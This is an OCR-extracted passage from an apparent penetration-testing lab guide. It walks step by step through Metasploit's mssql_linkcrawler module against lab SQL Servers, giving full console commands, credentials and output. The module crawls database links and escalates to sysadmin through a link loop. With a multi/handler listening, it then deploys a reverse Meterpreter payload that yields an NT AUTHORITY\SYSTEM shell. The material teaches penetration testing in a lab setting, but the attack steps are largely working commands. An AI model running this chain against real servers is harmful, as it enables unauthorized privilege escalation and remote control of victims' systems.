Metasploit is a set of tools that can be used to develop exploits and attack systems. In this case, you'll be using the mssql_linkcralwer module to attack database links on remote SQL Servers. To get started, open the Metasploit console and select the module as shown below.

```
use exploit/windows/mssql/mssql_linkcrawler
```




```
msf> use exploit/windows/mssql/mssql_linkcrawler
msf exploit(mssql_linkcrawler) >
```

Next, configure the module's settings with the information needed to connect to the remote SQL Server in your lab as shown below. Once again, make sure to target the "SERVER1" instance.

```
set rhost 10.2.9.199
set rport 49160
set username s1user
set password s1password
set disablepayloadhandler true
set verbose true
```

Now that you have the module configured, "show options" to display your settings and make sure everything was entered correctly.


Metasploit Pro Console


```
msf exploit(mssql_linkcrawler) > show options

Module options (exploit/windows/mssql/mssql_linkcrawler):

   Name                 Current Setting  Required  Description
   ----                 ---------------  --------  -----------
   DEPLOY               false            no        Deploy payload via the sysadmin links
   DEPLOYLIST                            no        Comma seperated list of systems to de
   PASSWORD             s1password       yes       The password for the specified userna
   RHOST                10.2.9.199       yes       The target address
   RPORT                49160            yes       The target port
   USERNAME             s1user           no        The username to authenticate as
   USE_WINDOWS_AUTHENT  false            yes       Use windows authentification (require
```

Ready 15x93

4.3 Run the mssql_linkedcrawler Module in Audit Mode

If everything looked good when you typed "show options" then go ahead and type "exploit" to run the module. By default, it will run in "read-only" mode and simply list the available links and privileges.


The image below shows the module successfully connecting to SERVER1 and displaying basic configuration information. Based on the output there are 2 links on SERVER1. At this point we do not have sysadmin privileges.


Metasploit Pro Console

```
msf exploit(mssql_linkcrawler) > exploit

[*] -------------------------------------------------
[*] Start time : 2014-05-27 14:51:12 -0500
[*] -------------------------------------------------
[*] Attempting to connect to SQL Server at 10.2.9.199:49160...
[+] Successfully connected to WIN-CUSM1AK2AHB\SERVER1
[*]
[*] Server: WIN-CUSM1AK2AHB\SERVER1
[*]   o Server user: s1user
[*]   o Server privs: user
[*]   o Server version: SQL Server 2008 (RTM) Express Edition (64-bit) RTM
[*]   o Server OS: Windows NT 6.1 <X64> (Build 7601: Service Pack 1) (VM)
[*]   o Links on server: 2
[*]
[*] -------------------------------------------------
```


Ready 16x87

The module then attempts to connect to each of the database links on SERVER1. In the example below, the link to SERVER2 appears to be working, and the link to BADSERVER is dead. At this point, we still do not have sysadmin privileges. However, the output also shows there are two links on SERVER2.




```
[*] --------------------------------------------------
[*] Crawling links on WIN-CUSM1AK2AHB\SERVER1...
[*] Links found: 2
[*] --------------------------------------------------
[*]
[*] Linked Server: .\SERVER2
[*]   o Link user: s2user
[*]   o Link privs: user
[*]   o Link version: SQL Server 2008 (RTM) Express Edition (64-bit) RTM
[*]   o Link OS: Windows NT 6.1 <X64> (Build 7601: Service Pack 1) (VM)
[*]   o Links on server: 2
[*]   o Link path: WIN-CUSM1AK2AHB\SERVER1 -> .\SERVER2
[*]
[-] Linked Server: BADSERVER
[-]   o Link Path: WIN-CUSM1AK2AHB\SERVER1 -> BADSERVER - Connection Failed
[*]     Failure could be due to:
[*]     - A dead server
[*]     - Bad credentials
[*]     - Nested open queries through SQL 2000
[*]
```

Skipping ahead in the output you should see that the crawler escalated to sysadmin by following a link from SERVER3 back to SERVER1.




```
[*]
[*] --------------------------------------------------
[*] Crawling links on .\SERVER3...
[*] Links found: 2
[*] --------------------------------------------------
[*]
[*] Linked Server: .\SERVER1
[*]   o Link user: s1admin
[*]   o Link privs: sysadmin
[*]   o Link version: SQL Server 2008 (RTM) Express Edition (64-bit) RTM
[*]   o Link OS: Windows NT 6.1 <X64> (Build 7601: Service Pack 1) (VM)
[*]   o Links on server: 2
[*]   o Link path: WIN-CUSM1AK2AHB\SERVER1 -> .\SERVER2 -> .\SERVER3 -> .\SERVER1
[*]
```

Finally, a summary of the crawl results will be displayed and all of the information displayed will be recorded to CSV file. Below is an example of the output.



```
[*] --------------------------------------------------
[*] Crawl Summary
[*] --------------------------------------------------
[*] 4 SQL Servers found
[*] 1 with Sysadmin privs
[*] 3 with user privs
[*] --------------------------------------------------
[*] Results have been saved to: C:/metasploit/apps/pro/loot/20140527145213_default_10.
.9.199_crawled_links_769564.txt
msf exploit(mssql_linkcrawler) >
```



F6 SYSADMIN!


	A	B	C	D	E	F	G
1	db_server	db_version	db_os	link_server	link_user	link_privilege	link_version
2	WIN-CUSM1AK2A	SQL Server 2008 (I	Windows NT 6.1 <	.\SERVER2	s2user	USER	SQL Server 2008
3	WIN-CUSM1AK2A	SQL Server 2008 (I	Windows NT 6.1 <	BADSERVER	NA	NA	NA
4	.\SERVER2	SQL Server 2008 (I	Windows NT 6.1 <	.\SERVER3	s3user	USER	SQL Server 2008
5	.\SERVER2	SQL Server 2008 (I	Windows NT 6.1 <	BADSERVER	NA	NA	NA
6	.\SERVER3	SQL Server 2008 (I	Windows NT 6.1 <	.\SERVER1	s1admin	SYSADMIN!	SQL Server 2008
7	.\SERVER3	SQL Server 2008 (I	Windows NT 6.1 <	BADSERVER	NA	NA	NA
8	.\SERVER1	SQL Server 2008 (I	Windows NT 6.1 <	.\SERVER2	s2user	USER	SQL Server 2008
9	.\SERVER1	SQL Server 2008 (I	Windows NT 6.1 <	BADSERVER	NA	NA	NA
10							

4.4 Setup a Payload Handler in Metasploit

If the database links are configured with sysadmin privileges they can also be used to execute arbitrary commands on the SQL Server at the OS level. The module can be configured to use that functionality to provide an attacker with a remote command console.

In order to obtain a reverse console using Metasploit start by setting up the "multi/handler" module as shown below. This will listen for incoming connections from the database servers being crawled. Set the "ExistOnSession" to false so that it can handle more than one connection at a time.

```
use multi/handler
set ExitOnSession FALSE
exploit -j -z
```




```
msf exploit(handler) > exploit -j -z
[*] Exploit running as background job.

[*] Started bind handler
msf exploit(handler) >
[*] Starting the payload handler...

msf exploit(handler) > jobs

Jobs
====

  Id  Name
  --  ----
  1   Exploit: multi/handler

msf exploit(handler) >
```

4.5 Run the mssql_linkedcrawler Module in Exploit Mode

In the real world you may end up crawling hundreds of SQL Servers. The "DisablePayloadHandler" can be used to disable the module's default handler and allow you to manage connections via the handler you setup in the previous step. You can set the payload to any Windows payload in Metasploit, but in this example the default is used (reverse meterpreter). Finally, set "DEPLOY" to true so payloads will be deployed to servers that you have sysadmin privileges on.

```
use exploit/windows/mssql/mssql_linkcrawler
set DisablePayloadHandler TRUE
set DEPLOY true
```


If you type "show options" your configuration show look something like the screenshot below.



Metasploit Pro Console

```
msf exploit(mssql_linkcrawler) > show options

Module options (exploit/windows/mssql/mssql_linkcrawler):

   Name                 Current Setting  Required  Description
   ----                 ---------------  --------  -----------
   DEPLOY               true             no        Deploy payload via the sysadmin links
   DEPLOYLIST                            no        Comma seperated list of systems to deploy to
   PASSWORD             s1password       yes       The password for the specified username
   RHOST                10.2.9.199       yes       The target address
   RPORT                49160            yes       The target port
   USERNAME             s1user           no        The username to authenticate as
   USE_WINDOWS_AUTHENT  false            yes       Use windows authentification (requires DOMAIN option set)
```


If all is well, go ahead and type "exploit" to run the module. Initially it will run just like the read only scan, but when it crawls the database link configured with sysadmin privileges it should automatically deploy the payload. The payload should execute and start a meterpreter shell that is immediately send to the background. It should look similar to the screenshot below.



Metasploit Pro Console

```
[*] ------------------------------------------------
[*] Crawling links on .\SERVER3...
[*] Links found: 2
[*] ------------------------------------------------
[*]
[*] Linked Server: .\SERVER1
[*]   o Link user: s1admin
[*]   o Link privs: sysadmin
[*]   o Link version: SQL Server 2008 (RTM) Express Edition (64-bit) RTM
[*]   o Link OS: Windows NT 6.1 <X64> (Build 7601: Service Pack 1) (VM)
[*]   o Links on server: 2
[*]   o Link path: WIN-CUSM1AK2AHB\SERVER1 -> .\SERVER2 -> .\SERVER3 -> .\SERVER1
[*]
[-] Linked Server: BADSERVER
[-]   o Link Path: WIN-CUSM1AK2AHB\SERVER1 -> .\SERVER2 -> .\SERVER3 -> BADSERVER - Connect
[*]     Failure could be due to:
[*]     - A dead server
[*]     - Bad credentials
[*]     - Nested open queries through SQL 2000
[*] Ready to deploy a payload to .\SERVER1
[*] Deploying payload...
[*] Executing payload...
[*] Sending stage (769536 bytes) to 10.2.9.199
[*] Meterpreter session 1 opened (10.2.9.199:4444 -> 10.2.9.199:49542) at 2014-05-27 15:49:
[*]
```

Once the link crawler complete type “sessions” to view existing sessions. Then type “sessions –i <id>” as shown below to interact with each command console.



```
msf exploit(mssql_linkcrawler) > sessions

Active sessions
===============

  Id  Type                   Information                  Connection
  --  ----                   -----------                  ----------
  1   meterpreter x86/win32  NT AUTHORITY\SYSTEM @ LOGOS  10.2.9.199:4444 -> 10.2.9.199:495
42 (10.2.9.199)

msf exploit(mssql_linkcrawler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > shell
Process 1236 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>
```

Chapter 5 Manual Attacks via SQL Injection

